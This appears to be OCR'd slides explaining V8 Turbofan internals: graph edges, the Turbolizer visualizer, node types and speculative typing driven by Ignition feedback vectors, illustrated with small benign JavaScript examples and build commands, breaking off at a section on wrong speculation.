
Control Edges denote the control flow of the code

e.g., branches, loops, returns, etc.



Value Edges


Value Edges represent data input into the node



Effect Edges

Effect Edges are used to control the order nodes are executed

These edges are used by Turbofan to generate the machine code



Turbolizer

V8 comes with a Turbofan graph visualizer

```
cd v8/tools/turbolizer
npm i # Install node dependencies
npm run-script build

python -m SimpleHTTPServer
```

Prebuilt: https://drtychai.github.io/turbolizer/

Using Turbolizer

Turbolizer build graph from a generated JSON file

- Run d8 with `--trace-turbo` to generate JSON
- Output files named `./turbo-*.json`
- Change output path with `--trace-turbo-path <PATH>`

Trace the following:

```
function f(a,b)
{
    return a+b;
}
f(1,2);
%OptimizeFunctionOnNextCall(f);
f(0,0)
```

Using Turbolizer

Solid edges are Control and Value Edges

Input Control Edges will enter on the right most side

Dashed edges are Effect Edges

Hover over a node to see how many edges in and out

Turbolizer - Branching

What would branching look like in the graph?

Lets try generating a graph for this:

```
function f(a,b)
{
    let c;
    if (a == 42)
        c = a+b;
    else
        c = a-b;
    return c;
}
f(1,2);
f(42,2);
%OptimizeFunctionOnNextCall(f);
console.log(f(0,0))
```

Turbolizer - Branching

To be able to capture the result and effect, Turbofan uses Phi, EffectPhi, and Merge nodes

- **Phi**: Combines the result value of both sides of a branch
- **EffectPhi**: Combines the effects of both sides of a branch
- **Merge**: Combines the control edges of both sides of a branch

Turbolizer - Loops

What about loops?

```
function f()
{
    let c = 0;
    while(c < 100)
    {
        c++;
    }
    return c;
}
f();
%OptimizeFunctionOnNextCall(f);
f();
```

Turbolizer - Loops

Loops introduce their own nodes

- **LoopExit**: Collects all the control edges in the loop
- **LoopExitEffects**: Collects the effect edges in the loop
- **LoopExitValue**: An accessor for the internal Phi used by the loop

Turbofan Types


Turbofan gives each node a **Type** to represent it's type at runtime

Each **Type** represents a set of types - below are some base types


```
#define PROPER_BITSET_TYPE_LIST(V) \
  V(None,                          0u)          \
  V(Negative31,                    1u << 6)     \
  V(Null,                          1u << 7)     \
  V(Undefined,                     1u << 8)     \
  V(Boolean,                       1u << 9)     \
  V(Unsigned30,                    1u << 10)     \
  V(MinusZero,                     1u << 11)    \
  V(NaN,                           1u << 12)    \
```

/v8/src/compiler/types.h


Type Hierarchy



Type Hierarchy



Type Hierarchy



Typing Nodes - Exercise!

What sort of type do you think the Typer will assign parameter `x`:


```
function f(x)
{
    return x + 1;
}
%OptimizeFunctionOnNextCall(f);
f(1);
```


Press the **T** button in the top right of the toolbar to toggles node types

Typing Nodes - Exercise!

What sort of type do you think the Typer will assign parameter `x`:

```
function f(x)
{
    return x + 1;
}
%OptimizeFunctionOnNextCall(f);
f(1);
```





The compiler has no idea how to type this!

Speculative Typing

Speculative Typing is a technique used by Turbofan to make educated guesses about the type information for variables, operands, and objects

Turbofan uses information collected during the *initial, interpreted execution*

- If a variable has always been an SMI, it's likely to continue to be an SMI
- If an object is constantly changing, type optimizations won't be helpful

This information is Ignition's Feedback Vectors!

Ignition Feedback

Type information collection is performed through instructions that modify the feedback vector

```
[generated bytecode for function: f]
Parameter count 2
Frame size 8
   10 E> 0x80247d2a37a @    0 : 96                StackCheck
   28 S> 0x80247d2a37b @    1 : 1d 02             Ldar a0
   30 E> 0x80247d2a37d @    3 : 29 02 00          Add a0, [0] <---------
         0x80247d2a380 @    6 : 1e fb             Star r0
   48 S> 0x80247d2a382 @    8 : 9a                Return
```

[0] tells Add to update slot 0 of the feedback vector

Tracing Feedback Types

To trace feedback, V8 must be rebuilt with an additional arg:

```
gn gen out/x64.debug "--args=v8_enable_trace_feedback_update=true"
```

Running d8 with `--trace-feedback-updates` now displays feedback


```
f(1):
[Feedback slot 0/1 in <SharedFunctionInfo f> updated to BinaryOp:SignedSmall - UpdateFeedback]
f(1.1):
[Feedback slot 0/1 in <SharedFunctionInfo f> updated to BinaryOp:Number - UpdateFeedback]
f("a"):
[Feedback slot 0/1 in <SharedFunctionInfo f> updated to BinaryOp:Any - UpdateFeedback]
```

Guessing Wrong

Speculation allows for improved optimizations, but what happens when Turbofan is wrong?

Take the following code with property access:

```
function f(a)
{
    return a.x;
}
f({x: 1});
f({x: 2});
%OptimizeFunctionOnNextCall(f);
f({x: 2});
```




Turbofan speculates that `x` will be the first property of the object

- `f` is optimized for direct property access

Guessing Wrong

